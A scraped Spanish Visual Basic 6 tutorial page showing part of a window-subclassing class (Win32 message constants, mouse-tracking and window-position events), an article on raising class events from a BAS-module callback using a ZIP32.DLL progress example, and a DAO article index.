'WM_MOUSELAST = &H20A
' #else
'WM_MOUSELAST = &H209
' #endif /* if (_WIN32_WINNT < 0x0400) */

WM_PARENTNOTIFY = &H210
WM_ENTERMENULOOP = &H211
WM_EXITMENULOOP = &H212

' #if(WINVER >= 0x0400)
```

```
WM_NEXTMENU = &H213
WM_SIZING = &H214
WM_CAPTURECHANGED = &H215
WM_MOVING = &H216

WM_POWERBROADCAST = &H218
WM_DEVICECHANGE = &H219
' #endif /* WINVER >= 0x0400 */

WM_MDICREATE = &H220
WM_MDIDESTROY = &H221
WM_MDIACTIVATE = &H222
WM_MDIRESTORE = &H223
WM_MDINEXT = &H224
WM_MDIMAXIMIZE = &H225
WM_MDITILE = &H226
WM_MDICASCADE = &H227
WM_MDIICONARRANGE = &H228
WM_MDIGETACTIVE = &H229
WM_MDISETMENU = &H230
WM_DROPFILES = &H233
WM_MDIREFRESHMENU = &H234

' #if(WINVER >= 0x0400)
WM_IME_SETCONTEXT = &H281
WM_IME_NOTIFY = &H282
WM_IME_CONTROL = &H283
WM_IME_COMPOSITIONFULL = &H284
WM_IME_SELECT = &H285
WM_IME_CHAR = &H286
' #endif /* WINVER >= 0x0400 */
' #if(WINVER >= 0x0500)
WM_IME_REQUEST = &H288
' #endif /* WINVER >= 0x0500 */
' #if(WINVER >= 0x0400)
WM_IME_KEYDOWN = &H290
WM_IME_KEYUP = &H291
' #endif /* WINVER >= 0x0400 */
'
' #if(_WIN32_WINNT >= 0x0400)
WM_MOUSEHOVER = &H2A1
WM_MOUSELEAVE = &H2A3
' #endif /* _WIN32_WINNT >= 0x0400 */

WM_CUT = &H300
WM_COPY = &H301
WM_PASTE = &H302
WM_CLEAR = &H303
WM_UNDO = &H304
WM_RENDERFORMAT = &H305
WM_RENDERALLFORMATS = &H306
WM_DESTROYCLIPBOARD = &H307
WM_DRAWCLIPBOARD = &H308
WM_PAINTCLIPBOARD = &H309
WM_VSCROLLCLIPBOARD = &H30A
WM_SIZECLIPBOARD = &H30B
WM_ASKCBFORMATNAME = &H30C
WM_CHANGECBCHAIN = &H30D
WM_HSCROLLCLIPBOARD = &H30E
WM_QUERYNEWPALETTE = &H30F
WM_PALETTEISCHANGING = &H310
WM_PALETTECHANGED = &H311
WM_HOTKEY = &H312
'
' #if(WINVER >= 0x0400)
WM_PRINT = &H317
WM_PRINTCLIENT = &H318
'
WM_HANDHELDFIRST = &H358
WM_HANDHELDLAST = &H35F
'
WM_AFXFIRST = &H360
WM_AFXLAST = &H37F
' #endif /* WINVER >= 0x0400 */
```

```
    '
    WM_PENWINFIRST = &H380
    WM_PENWINLAST = &H38F
    '
    ' #if(WINVER >= 0x0400)
    WM_APP = &H8000
    ' #endif /* WINVER >= 0x0400 */

    ' NOTE: All Message Numbers below 0x0400 are RESERVED.

    ' Private Window Messages Start Here:
    WM_USER = &H400
End Enum

Public Enum eWSCHitTest
    ' WM_NCHITTEST and MOUSEHOOKSTRUCT Mouse Position Codes
    HTERROR = (-2)
    HTTRANSPARENT = (-1)
    HTNOWHERE = 0
    HTCLIENT = 1
    HTCAPTION = 2
    HTSYSMENU = 3
    HTGROWBOX = 4
    HTSIZE = HTGROWBOX
    HTMENU = 5
    HTHSCROLL = 6
    HTVSCROLL = 7
    HTMINBUTTON = 8
    HTMAXBUTTON = 9
    HTLEFT = 10
    HTRIGHT = 11
    HTTOP = 12
    HTTOPLEFT = 13
    HTTOPRIGHT = 14
    HTBOTTOM = 15
    HTBOTTOMLEFT = 16
    HTBOTTOMRIGHT = 17
    HTBORDER = 18
    HTREDUCE = HTMINBUTTON
    HTZOOM = HTMAXBUTTON
    HTSIZEFIRST = HTLEFT
    HTSIZELAST = HTBOTTOMRIGHT
End Enum

Public Enum eWSCMF
    ' Menú Flags para WM_MENUSELECT
    'MF_UNCHECKED = &H0&
    MF_GRAYED = &H1&
    MF_DISABLED = &H2&
    MF_BITMAP = &H4&
    MF_CHECKED = &H8&
    MF_POPUP = &H10&
    MF_HILITE = &H80&
    MF_OWNERDRAW = &H100&
    MF_SYSMENU = &H2000&
    MF_MOUSESELECT = &H8000&
End Enum

' Valores de fuSource para el mensaje WM_ENTERIDLE
Public Enum eWSCMSFG
    MSGF_DIALOGBOX = 0
    MSGF_MENU = 2
End Enum

' Mensajes varios
Public Enum eWSCMisc
    ' WM_ACTIVATE state values
    WA_INACTIVE = 0
    WA_ACTIVE = 1
    WA_CLICKACTIVE = 2

    ' wParam for WM_POWER window message and DRV_POWER driver notification
    PWR_OK = 1
    PWR_FAIL = (-1)
```

```
PWR_SUSPENDREQUEST = 1
PWR_SUSPENDRESUME = 2
PWR_CRITICALRESUME = 3

' WM_SYNCTASK Commands
ST_BEGINSWP = 0
ST_ENDSWP = 1

' SendMessageTimeout values
SMTO_NORMAL = &H0
SMTO_BLOCK = &H1
SMTO_ABORTIFHUNG = &H2

' WM_MOUSEACTIVATE Return Codes
MA_ACTIVATE = 1
MA_ACTIVATEANDEAT = 2
MA_NOACTIVATE = 3
MA_NOACTIVATEANDEAT = 4

' WM_SIZE message wParam values
SIZE_RESTORED = 0
SIZE_MINIMIZED = 1
SIZE_MAXIMIZED = 2
SIZE_MAXSHOW = 3
SIZE_MAXHIDE = 4

' WM_NCCALCSIZE return flags
WVR_ALIGNTOP = &H10
WVR_ALIGNLEFT = &H20
WVR_ALIGNBOTTOM = &H40
WVR_ALIGNRIGHT = &H80
WVR_HREDRAW = &H100
WVR_VREDRAW = &H200
WVR_REDRAW = (WVR_HREDRAW Or WVR_VREDRAW)
WVR_VALIDRECTS = &H400

' Key State Masks for Mouse Messages
MK_LBUTTON = &H1
MK_RBUTTON = &H2
MK_SHIFT = &H4
MK_CONTROL = &H8
MK_MBUTTON = &H10

' Constantes para el menú del sistema
SC_RESTORE = &HF120&
SC_MOVE = &HF010&
SC_SIZE = &HF000&
SC_MINIMIZE = &HF020&
SC_MAXIMIZE = &HF030&
SC_CLOSE = &HF060&

' Track Mouse Event
HOVER_DEFAULT = &HFFFFFFFF

' #if(_WIN32_WINNT >= 0x0400)
WHEEL_DELTA = 120                     ' /* Value for rolling one detent */
' #endif /* _WIN32_WINNT >= 0x0400 */
' #if(_WIN32_WINNT >= 0x0400)
'#define UINT_MAX      =&hffffffff    /* maximum unsigned int value */
'#define WHEEL_PAGESCROLL               (UINT_MAX) /* Scroll one page */
WHEEL_PAGESCROLL = &HFFFFFFFF
' #endif /* _WIN32_WINNT >= 0x0400 */

'// begin_pbt
PBT_APMQUERYSUSPEND = &H0           ' Request for permission to suspend.
PBT_APMQUERYSTANDBY = &H1
'
PBT_APMQUERYSUSPENDFAILED = &H2     ' Suspension request denied.
PBT_APMQUERYSTANDBYFAILED = &H3
'
PBT_APMSUSPEND = &H4                ' System is suspending operation.
PBT_APMSTANDBY = &H5
'
PBT_APMRESUMECRITICAL = &H6         ' Operation resuming after critical suspension.
PBT_APMRESUMESUSPEND = &H7          ' Operation resuming after suspension.
```

```
    PBT_APMRESUMESTANDBY = &H8
    '
    PBTF_APMRESUMEFROMFAILURE = &H1&
    '
    PBT_APMBATTERYLOW = &H9             ' Battery power is low.
    PBT_APMPOWERSTATUSCHANGE = &HA      ' Power status has changed.
    '
    PBT_APMOEMEVENT = &HB               ' OEM-defined event occurred.
    PBT_APMRESUMEAUTOMATIC = &H12       ' Operation resuming automatically after event.
    '// end_pbt

End Enum

' WM_WINDOWPOSCHANGING/CHANGED struct pointed to by lParam
Private Type WINDOWPOS
    hWnd As Long
    hWndInsertAfter As Long
    X As Long
    Y As Long
    cx As Long
    cy As Long
    flags As Long
End Type

Public Enum eTME
    ' Track Mouse Event
    TME_HOVER = &H1
    TME_LEAVE = &H2
    TME_QUERY = &H40000000
    TME_CANCEL = &H80000000
End Enum

Private Type tTRACKMOUSEEVENT
    cbSize As Long
    dwFlags As eTME 'Long
    hWndTrack As Long
    dwHoverTime As Long
End Type

Private Declare Function TrackMouseEvent Lib "User32" _
    (lpEventTrack As tTRACKMOUSEEVENT) As Long

'Private Declare Function DefWindowProc Lib "User32" Alias "DefWindowProcA" _
    (ByVal hWnd As Long, ByVal wMsg As Long, _
    ByVal wParam As Long, ByVal lParam As Long) As Long

Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" _
    (Destination As Any, Source As Any, ByVal Length As Long)

'------------------------------------------------------------------------------
' *** Los eventos producidos por la clase ***

'------------------------------------------------------------------------------
' Eventos genéricos, no directamente relacionados con la ventana subclasificada

' Permite interceptar todos los mensajes producidos
Public Event MSG(ByVal uMSG As eWSCWM, ByVal wParam As Long, ByVal lParam As Long)

' Indica el menú seleccionado
Public Event MenuSelected(ByVal mnuItem As Long, mnuFlags As eWSCMF, ByVal hMenu As Long)
' Ha cambiado el tamaño del objeto Screen y/o el número de colores
Public Event DisplayChange(ByVal BitsPerPixel As Long, ByVal cxScreen As Long, ByVal cyScreen As
Long)
' Se ha añadido o quitado alguna fuente del sistema
Public Event FontChange()
' El sistema indica que hay pocos recursos disponibles
Public Event LowMemory()
' Este evento se producirá mientras se está seleccionando un menú o en un diálogo
' dentro del formulario
'Public Event EnterIDLE(ByVal IsIDLE As Boolean, ByVal fuSource As Long, ByVal hWnd As Long)
'Public Event EnterIDLE(ByVal IsIDLE As Boolean, ByVal fuSource As eWSCMSFG, ByVal hWnd As Long)

'------------------------------------------------------------------------------
' Eventos directamente relacionados con la ventana subclasificada
```

```
' La ventana ha cambiado de posición, indica la posición y tamaño
Public Event WindowPosChanged(ByVal wLeft As Long, ByVal wTop As Long, ByVal wWidth As Long, ByVal
wHeight As Long)
' Se ha movido esta ventana, devuelve la posición en twips
Public Event Move(ByVal wLeft As Long, ByVal wTop As Long)
' El ratón sale de la ventana subclasificada
Public Event MouseLeave()
' Indica de que control sale, si la ventana contiene otros controles
Public Event MouseLeaveOn(unControl As Object)
' El ratón entra en la ventana
Public Event MouseEnter()
' Indica en que control entra, si la ventana contiene controles
Public Event MouseEnterOn(unControl As Object)
' Indica si se ha movido la rueda del ratón y los parámetros correspondientes
Public Event MouseWheel(ByVal wKeys As Long, ByVal zDelta As Long, ByVal xPos As Long, ByVal yPos As
Long)
'
Public Event SetCursor(unControl As Object, ByVal HitTest As eWSCHitTest, ByVal MouseMsg As Long)
' Se activa la ventana
Public Event Activate()
' Se desactiva la ventana
Public Event Deactivate()

Private Sub Class_Initialize()
    ' Esto no es necesario, pero lo uso para saber que cuando se inicia la clase
    ' estas variables locales están a "cero"
    mhWnd = 0
    mPrevWndProc = 0

    '-------------------------------------------------------------------------
    ' Para devolver los valores en twips,
    ' ya que el valor devuelto originalmente será en pixels
    '
    ' Se hace en este evento para no tener que calcularlo en cada mensaje.
    '$Por hacer: (22/Mar/99)
    '   Si se cambia la resolución habría que cambiar estos valores...
    '-------------------------------------------------------------------------
    twX = Screen.TwipsPerPixelX
    twY = Screen.TwipsPerPixelY
End Sub

Private Sub Class_Terminate()
    ' Comprobar si están iniciadas las variables
    ' y de ser así dejar de subclasificar el formulario
    If mhWnd Then
        MSubclass.unHook Me
    End If
End Sub

Public Sub Hook(Optional ByVal NewValue As Object = Nothing)
    '-------------------------------------------------------------------------
    ' Este método se debe usar para iniciar o terminar la subclasificación
    '
    ' El parámetro se usará para indicar la ventana a subclasificar,
    ' se podría haber usado un valor Long para el hWnd de la ventana, pero,
    ' es que este objeto se usa para comprobar los controles incluidos
    ' ya que en los mensajes procesados se puede procesar si el ratón sale o
    ' entra en algún control incluido en la colección controls,
    ' por tanto sólo tiene utilidad real si ese objeto tiene una colección Controls
    ' (por ejemplo un formulario o un control de usuario)
    '
    ' Nota: Se puede subclasificar un form o cualquier otro control con hWnd
    '-------------------------------------------------------------------------

    On Local Error GoTo ErrHook

    If NewValue Is Nothing Then
        ' Quitar el 'gancho' del form
        If Me.hWnd <> 0 Then
            MSubclass.unHook Me
        End If

    ' Si no tiene hWnd producirá error
    ElseIf NewValue.hWnd = 0 Then
```

```
        '
    Else
        ' Si ya había una copia funcionando, quitar el gancho       (08/Ago/99)
        If Me.hWnd <> 0 Then
            MSubclass.unHook Me
        End If
        ' Asignar el nuevo gancho a la ventana a subclasificar
        MSubclass.Hook Me, NewValue

        Set mWndType = NewValue

    End If

    Exit Sub
ErrHook:
    ' Nada que hacer si se pasa un parámero erróneo.
    ' Devolver un error indicándolo
    On Local Error GoTo 0
    With Err
        .Description = "El parámetro debe ser una ventana (que tenga la propiedad hWnd) " & _
                       "o Nothing para dejar de interceptar los mensajes." & _
                       vbCrLf & vbCrLf & _
                       "El tipo del parámetro es: " & TypeName(NewValue)

        .Source = "cSubclass.Hook"
        .Raise .Number
    End With
End Sub

Friend Sub unMSG(ByVal uMSG As eWSCWM, ByVal wParam As Long, ByVal lParam As Long)
    ' Este procedimiento será el que reciba los mensajes y se encargará
    ' de producir los eventos correspondientes

    ' Usar variables estáticas para mayor rapidez
    Static tWP As WINDOWPOS
    Static bMouseEnter As Boolean
    Static ControlAnt As Control        ' Control en el que se produjo el MouseMove
                                        ' para los casos en los que la ventana
                                        ' subclasificada tenga otros controles

    ' Si se produce un error que no se pare la aplicación...
    On Local Error Resume Next

'-------------------------------------------------------------------------------
' Si está en modo IDLE (no hay mensajes)
'If uMSG = WM_ENTERIDLE Then
'    '---------------------------------------------------------------------------
'    ' Se ha entrado en un estado en el que no hay mensajes
'    '
'    '
'    ' fuSource = wParam;    // idle-source flag
'    ' hwnd = (HWND) lParam; // handle of dialog box or owner window
'    '
'    ' Value of wParam.  Specifies whether the message is the result of a dialog box
'    '                   or a menu being displayed.
'    ' This parameter can be one of the following values:
'    '   MSGF_DIALOGBOX    The system is idle because a dialog box is displayed.
'    '   MSGF_MENU         The system is idle because a menu is displayed.
'    '
'    RaiseEvent EnterIDLE(True, wParam, lParam)
'    '
''-------------------------------------------------------------------------------
'' Hay otros mensajes aparte del IDLE
'Else
'    '---------------------------------------------------------------------------
'    ' Indicar que ya no está en modo IDLE
'    RaiseEvent EnterIDLE(False, 0&, 0&)

    '---------------------------------------------------------------------------
    ' Evento genérico
    RaiseEvent MSG(uMSG, wParam, lParam)


    ' Según el tipo de mensaje, producir eventos...
    Select Case uMSG
```

```
'------------------------------------------------------------------------
' Selección de un menú
Case WM_MENUSELECT
    ' Los parámetros son:   mnuItem         mnuFlags        mnuHandle
    RaiseEvent MenuSelected(LoWord(wParam), HiWord(wParam), lParam)

'------------------------------------------------------------------------
' Cambio en la posición y tamaño de la ventana
' La posición y tamaño se indicará en twips
Case WM_WINDOWPOSCHANGED 'WM_WINDOWPOSCHANGING
    '--------------------------------------------------------------------
    ' Nota: Los valores de twX y twY se asignan en el evento Initialize

    '--------------------------------------------------------------------------------
    ' Copiar el valor referenciado por lParam en un UDT
    CopyMemory tWP, ByVal lParam, Len(tWP)
    With tWP
        '                              Left      Top       Width      Height
        RaiseEvent WindowPosChanged(.X * twX, .Y * twY, .cx * twX, .cy * twY)
    End With

'------------------------------------------------------------------------
' Se ha movido la ventana
' La posición se indicará en twips
Case WM_MOVE
    With tWP
        .X = LoWord(lParam)
        .Y = HiWord(lParam)
        RaiseEvent Move(.X * twX, .Y * twY)
    End With

'------------------------------------------------------------------------
' Ha cambiado la resolución de la pantalla o el número de colores
Case WM_DISPLAYCHANGE
    '                         BitsPerPixels
    '                                 New horizontal resolution of the screen
    '                                                 New vertical resolution of the screen
    RaiseEvent DisplayChange(wParam, LoWord(lParam), HiWord(lParam))

'------------------------------------------------------------------------
' Se han añadido o quitado fuentes del sistema
Case WM_FONTCHANGE
    RaiseEvent FontChange

'------------------------------------------------------------------------
' El sistema está compactando la memoria porque tiene poca disponible
Case WM_COMPACTING
    RaiseEvent LowMemory

'------------------------------------------------------------------------
' The WM_ACTIVATEAPP message is sent when a window belonging to a different
' application than the active window is about to be activated.
' The message is sent to the application whose window is being activated
' and to the application whose window is being deactivated.
' fActive = (BOOL) wParam;        // activation flag
'
' Specifies whether the window is being activated or deactivated.
' This parameter is TRUE if the window is being activated;
' it is FALSE if the window is being deactivated.
'
' Si se activa o desactiva la ventana
Case WM_ACTIVATEAPP
    If wParam Then
        RaiseEvent Activate
    Else
        RaiseEvent Deactivate
    End If

'------------------------------------------------------------------------
' Si se ha movido la rueda de los ratos con ruedas
Case WM_MOUSEWHEEL
    'fwKeys = LOWORD(wParam);    // key flags
    'zDelta = (short) HIWORD(wParam);    // wheel rotation
```

```
    'xPos = (short) LOWORD(lParam);    // horizontal position of pointer
    'yPos = (short) HIWORD(lParam);    // vertical position of pointer
    RaiseEvent MouseWheel(LoWord(wParam), HiWord(wParam), LoWord(lParam), HiWord(lParam))
    '
    ' fwKeys:
    ' Indicates whether various virtual keys are down.
    ' This parameter can be any combination of the following values:
    ' (estos valores están en la enumeración: eWSCMisc)
    ' MK_CONTROL    Set if the ctrl key is down.
    ' MK_LBUTTON    Set if the left mouse button is down.
    ' MK_MBUTTON    Set if the middle mouse button is down.
    ' MK_RBUTTON    Set if the right mouse button is down.
    ' MK_SHIFT      Set if the shift key is down.
    '
    ' zDelta:
    ' Indicates the distance that the wheel is rotated,
    ' expressed in multiples or divisions of WHEEL_DELTA, which is 120.
    ' A positive value indicates that the wheel was rotated forward,
    ' away from the user;
    ' a negative value indicates that the wheel was rotated backward,
    ' toward the user.

'-----------------------------------------------------------------------
' Cuando el ratón sale del área de la ventana indicada
Case WM_MOUSELEAVE
    ' Si este mensaje se intercepta en un control incluido en el form
    ' además del propio form, cuando se entre en un control se producirá
    ' un MouseLeave en el form (y viceversa)
    RaiseEvent MouseLeave
    bMouseEnter = False

'-----------------------------------------------------------------------
' Cuando el ratón se mueve, es porque está en la ventana,
' comprobar si es la primera vez que entra y así lanzar el evento MouseEnter
Case WM_MOUSEMOVE
    ' Cuando se produce un MouseMove, es decir que el mouse está en el control
    ' hay que indicar que se vuelva a detectar la salida del control
    If Not bMouseEnter Then
        bMouseEnter = True
        With mtTME
            .dwFlags = TME_LEAVE
            .cbSize = Len(mtTME)
            .hWndTrack = mhWnd
        End With
        Call TrackMouseEvent(mtTME)
        '
        RaiseEvent MouseEnter
        '
        ' Comprobar si está asignado el control anterior
        If Not (ControlAnt Is Nothing) Then
            RaiseEvent MouseLeaveOn(ControlAnt)
        End If
    End If

'-----------------------------------------------------------------------
' The WM_SETCURSOR message is sent to a window if the mouse causes the cursor
' to move within a window and mouse input is not captured.
' Parámetros:
'   hwnd = (HWND) wParam;       // handle to window with cursor
'   nHittest = LOWORD(lParam);  // hit-test code
'   wMouseMsg = HIWORD(lParam); // mouse-message identifier
Case WM_SETCURSOR
    Dim i As Long
    Dim tControl As Control
    Dim nHittest As Long
    Dim wMouseMsg As Long

    nHittest = LoWord(lParam)
    wMouseMsg = HiWord(lParam)

    ' Este bucle sólo funcionará si la ventana subclasificada
    ' tiene una colección de controles, (por ejemplo un form)
    For Each tControl In mWndType.Controls
        With tControl
```

```
                ' Si no es este control o el control no soporta el hWnd
                If .hWnd <> wParam Then
                    '
                Else
                    RaiseEvent SetCursor(tControl, nHittest, wMouseMsg)
                    ' Si el mensaje del ratón es que se mueve...
                    If wMouseMsg = WM_MOUSEMOVE Then
                        ' Comprobar si ya había entrado en el control
                        If ControlAnt.hWnd <> wParam Then
                            ' Si ya se había asignado
                            If Not (ControlAnt Is Nothing) Then
                                ' Se ha salido de este control
                                RaiseEvent MouseLeaveOn(ControlAnt)
                            End If
                        End If
                        ' Asignar este control para posteriores comprobaciones
                        Set ControlAnt = tControl
                        RaiseEvent MouseEnterOn(tControl)
                    End If
                    Exit For
                End If
            End With
        Next

    End Select

'    '
'End If

End Sub

Friend Property Get hWnd() As Long
    hWnd = mhWnd
End Property

Friend Property Let hWnd(ByVal NewValue As Long)
    mhWnd = NewValue
End Property

Friend Property Get PrevWndProc() As Long
    PrevWndProc = mPrevWndProc
End Property

Friend Property Let PrevWndProc(ByVal NewValue As Long)
    mPrevWndProc = NewValue
End Property

Private Function LoWord(ByVal Numero As Long) As Long
    ' Devuelve el LoWord del número pasado como parámetro
    LoWord = Numero And &HFFFF&
End Function

Private Function HiWord(ByVal Numero As Long) As Long
    ' Devuelve el HiWord del número pasado como parámetro
    HiWord = Numero \ &H10000 And &HFFFF&
End Function
```

Volver a Visual Basic Avanzado

Visual Basic Avanzado

Cómo producir un evento en un componente desde un módulo BAS.

Y consejos para usar AddressOf desde el IDE de VB6

Publicado: 10/Ene/2003
Actualizado: 10/Ene/2003

En ocasiones nos encontraremos que tenemos un componente ActiveX (por ejemplo una librería DLL ActiveX) en la que por circunstancias necesitemos hacer algunas operaciones en un módulo BAS, por ejemplo, porque tengamos una función o procedimiento que esté subclasificado, (el cual siempre tendrá que estar en un módulo con extensión BAS); si necesitamos que se produzca un evento en una de las clases implementadas, tendremos problemas, ya que para "lanzar" un evento de una clase sólo podremos hacerlo desde la propia clase. Esto es así porque desde cualquier otra parte del proyecto no tendremos forma de poder hacerle saber que debe producir un evento, entre otras cosas porque para acceder a esa clase tendremos que crear una nueva instancia de la clase.

La solución más simple que he encontrado para subsanar este inconveniente es el que te voy a explicar aquí, es posible que exista otra solución, pero esta que te cuento es la que yo utilizo cuando me encuentro en esta tesitura.

Antes de entrar en detalles veamos un caso en el que necesitaríamos hacer esto.

Si no lo has experimentado ya en tus carnes, puede que te encuentres con un pequeño problema que desde la introducción de Visual Basic 6.0 tenemos los que de vez en cuando nos gusta llamar a funciones "subclasificadas", es decir funciones cuya dirección hemos asignado mediante la instrucción **AddressOf**, las cuales debemos probar desde el entorno de desarrollo (IDE). con la versión 5.0 de VB no había mucho problema, salvo que el programa se detuviera a causa de un error o porque entráramos en modo de depuración, en cuyo caso, era habitual encontrarse con un "cuelgue" del IDE. Pero con VB6, ni aún entrando en modo de depuración o por causa de un error: lo normal es que **siempre** falle cuando de por medio hay una llamada a un procedimiento subclasificado.

Hace poco estaba haciendo unas pruebas con las librerías de comprimir/descomprimir en formato ZIP. Esas librerías permiten indicar la dirección de unas funciones para poder saber, por ejemplo, qué es lo que se está haciendo, es decir para recibir los mensajes que las librerías de compresión envían cuando está comprimiendo o descomprimiendo. Si ese código se prueba desde el IDE de VB6, es seguro que el entorno "casque" y se termine a causa de un fallo de protección general. Pero si dicho código está contenido en una librería ActiveX, todo funcionará bien, por tanto si quieres probar cosas que incluyan subclasificación (o llamadas a procedimientos indicados con AddressOf), te recomiendo que el código lo incluyas en un componente ActiveX.

> **Nota:**
> Lo dicho en los dos párrafos anteriores no está directamente relacionado con el "truco" que te voy a comentar sobre cómo emitir eventos desde fuera de la clase que los produce, pero es para que entres en situación, además de que te sirva para solucionar dicho problema, si es que en un futuro se te presenta o ya se te ha presentado y no sabías cómo solucionarlo.

Mediante la subclasificación de una de las funciones de las librerías de compresión, podremos saber el estado actual de la compresión/descompresión que se está realizando: DLLPrnt o UZDLLPrnt respectivamente.

> **Nota:**
> No voy a entrar en detalles de cómo usar esas librerías, ya que eso puedes verlo en las dos colaboraciones de Eduardo González sobre cómo usar Zip32.dll y Unzip32.dll.

Si hemos encapsulado el código para comprimir/descomprimir en un componente ActiveX, tendremos una clase que es la que "expone" las funciones para hacer ese trabajo. También es muy posible, además de recomendable, que esa clase produzca un evento cuando se llame a cualquiera de los dos procedimientos antes mencionados, para que se le indique al usuario que hay algo que está ocurriendo, (que para eso son los eventos al fin y al cabo), de modo que no parezca que no está ocurriendo nada, sobre todo en los casos que el proceso se tome un tiempo considerable.

Veamos primero el código de cómo indicar a la librería de compresión, (que está en una librería DLL normal y corriente, no de automatización, que es el único tipo de librerías que podemos crear con Visual Basic), que debe llamar a una función mientras esté comprimiendo, también veremos la declaración de esa función, la cual "obligatoriamente" debe estar definida en un módulo del tipo BAS.

Para que se asigne el puntero de un procedimiento (o función) codificada con Visual Basic, debemos hacer algo como esto:

```
Dim ZUSER As ZIPUSERFUNCTIONS
...

ZUSER.ZDLLPrnt = FnPtr(AddressOf ZDLLPrnt)

...
```

En este caso declaramos una variable del tipo requerido y asignamos a uno de los miembros el "puntero" a la función que tenemos definida, para ello usamos una función intermedia *FnPtr* que, como veremos hace poca cosa, pero que devuelve un valor de tipo Long que es el que espera el campo ZDLLPrnt de ese tipo definido.

Este sería el código de esa función "intermedia" y lo que podríamos hacer cuando se ejecute esa función "subclasificada", la cual será llamada por la librería de compresión cuando deba indicar que está ocurriendo algo, en este ejemplo se usará como si se pudiera imprimir ese mensaje, aunque esto es sólo para que sepamos que lo que esté después del **Print** será el mensaje a mostrar.
Notarás que hay comentarios en inglés, esos son los que estaban en el código original de esa librería, y por "respeto" los he dejado tal cual estaban, ya que lo que aquí interesa no es lo que hace...

```
'-- Puts A Function Pointer In A Structure
'-- For Use With Callbacks...
Public Function FnPtr(ByVal lp As Long) As Long
    FnPtr = lp
End Function


'-- Callback For ZIP32.DLL - DLL Print Function
Public Function ZDLLPrnt(ByRef fname As ZipCBChar, ByVal x As Long) As Long
    Dim s0 As String
    Dim xx As Long

    '-- Always Put This In Callback Routines!
    On Error Resume Next

    s0 = ""

    '-- Get Zip32.DLL Message For processing
    For xx = 0 To x
        If fname.ch(xx) = 0 Then
            Exit For
        Else
            s0 = s0 & Chr(fname.ch(xx))
        End If
    Next

    '-----------------------------------------------
    '-- This Is Where The DLL Passes Back Messages
    '-- To You! You Can Change The Message Printing
    '-- Below Here!
    '-----------------------------------------------

    '-- Display Zip File Information
    If Asc(Right$(s0, 1)) = 10 Then
        zZipInfo = zZipInfo & Left$(s0, Len(s0) - 1) & vbCrLf
    Else
        zZipInfo = zZipInfo & s0 & " "
    End If

     '
     ' Este es el mensaje a mostrar al usuario
```

```
    '
    Print s0

    ZDLLPrnt = 0
End Function
```

Esta última función será llamada por la librería cuando tenga que emitir un mensaje del progreso de compresión.

Como ya te he comentado antes, este tipo de funciones subclasificadas (o de callback) deben estar definidas en un módulo BAS, por tanto no podemos usar la instrucción que "lanza" un evento declarado en una clase. Otra cosa sería que pudiéramos usar la instrucción AddressOf con funciones definidas en un módulo de clase, pero eso no es posible hacerlo en las versiones de Visual Basic "clásico", cosa que ha cambiado en la versión .NET de VB, pero ese no es el caso que nos atañe.

Veamos parte del código de la clase que expondría la funcionalidad de comprimir/descomprimir de este "hipotético" componente.
Para que la clase se pueda declarar con **WithEvents** para interceptar eventos, debemos tener definido un evento y, por supuesto, tenemos que tener una forma de llamar a dicho evento.
Veamos el código de la declaración de un evento:

```
Public Event ZipInfo(ByVal Msg As String)
```

Si la función subclasificada estuviese definida en la propia clase, podríamos sustituir la línea **Print s0** por algo como esto: **RaiseEvent ZipInfo(s0)**
Pero como sabemos, esto no es posible.
Para solventar este "problemilla", vamos a crear un procedimiento en la clase, el cual definiremos como **Friend** para que no sea accesible fuera del proyecto, por tanto sólo será accesible desde cualquier módulo de la librería (o componente), pero para poder acceder a dicho procedimiento, se tendrá que crear una instancia de la clase para poder llamarlo, ya que sólo podemos llamar a procedimientos (métodos y propiedades) de una clase desde una variable que "apunte" a un objeto "creado" en la memoria.

Este sería el código de dicho procedimiento, el cual estaría declarado en la clase, ya que es la única forma de producir el evento:

```
Friend Sub OnZipInfo(ByVal Msg As String)
    RaiseEvent ZipInfo(Msg)
End Sub
```

Sabiendo que para producir el evento desde fuera de la clase, deberíamos llamar a ese procedimiento desde una "instancia" de la clase, (una variable creada de ese tipo), podemos hacer lo siguiente:
Creamos una variable pública del mismo tipo que la clase, pero declarada en un módulo BAS, (podemos usar el mismo módulo en el que está el procedimiento subclasificado o en cualquier otro módulo BAS), de esta forma, esa variable, al estar declarada en un módulo BAS, sólo será visible dentro del proyecto, incluso dentro del código de la propia clase, por tanto, cuando se cree un nuevo objeto de la clase, podemos asignar a esa variable esa nueva instancia creada...

¿Eso es posible? y si es posible ¿cómo se hace?

Empecemos declarando una variable en el módulo BAS del mismo tipo que la clase, para este ejemplo, supongamos que la clase se llama ZIPAX, por tanto podemos hacer esto:

```
Public mZipAX As ZIPAX
```

Y en el evento **Class_Initialize** de la clase ZIPAX asignaríamos a mZipAX la propia clase:

```
Set mZipAX = Me
```

Por tanto ahora podemos llamar al método **OnZipInfo** desde cualquier parte del proyecto usando la variable **mZipAX**. Así que si sustituimos el **Print s0** por esto otro: **mZipAX.OnZipInfo s0**, conseguiremos lo que estábamos buscando: producir el evento desde un módulo BAS.

Sólo hay que tener una precaución: si se crean varias instancias de esa clase, la variable mZipAX sólo apuntará a la última instancia que se haya creado... por tanto, este "truco" sólo funcionará si no se crean varias instancias de la clase... aunque si ese fuese el uso normal de este componente, podríamos solventarlo llevando la cuenta de cuantas instancias se han creado y declarando mZipAX como un array... pero eso sería tema de otro artículo.

¿Un ejemplo de todo esto?
Por ahora no, pero en breve, "posiblemente", publicaré el código de esa utilidad para comprimir que utiliza un componente ActiveX, entonces tendrás la oportunidad de ver esto en funcionamiento.
Aunque, debido a que el tema tratado es "avanzado", deberías saber hacerlo... ¿verdad?

Pues eso...

Nos vemos.
Guillermo

Volver a Visual Basic Avanzado

Bases de Datos usando DAO

y Visual Basic, ¡claro!

Actualizado el 09-Jul-2003

Para ver los temas relacionados con ADO (ActiveX Data Objects)

Contenido: (los más recientes abajo)

1. Copiar la estructura de una tabla con Access
2. Ordenes SQL para cambiar los datos de una tabla.
3. Caracteres no "standards" en los nombres de los campos
4. Procesar una consulta SQL (Execute)
5. Procesar una consulta SQL creando un Recordset
6. Evitar el error al asignar un Null
7. Comprobar si un registro se está editando
8. Asignar a un Recordset los registros deseados
9. Compactar una base de datos, usando código VB (27/Feb)
10. Crear una base de datos, usando código VB (18/Abr)
11. Como crear un Formulario de Datos con un Grupo de Registros Subyacente (18/Abr)
12. Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE) (20/Abr)
13. Procesar el resultado de una consulta con varias tablas para evitar registros duplicados (13/Jul)
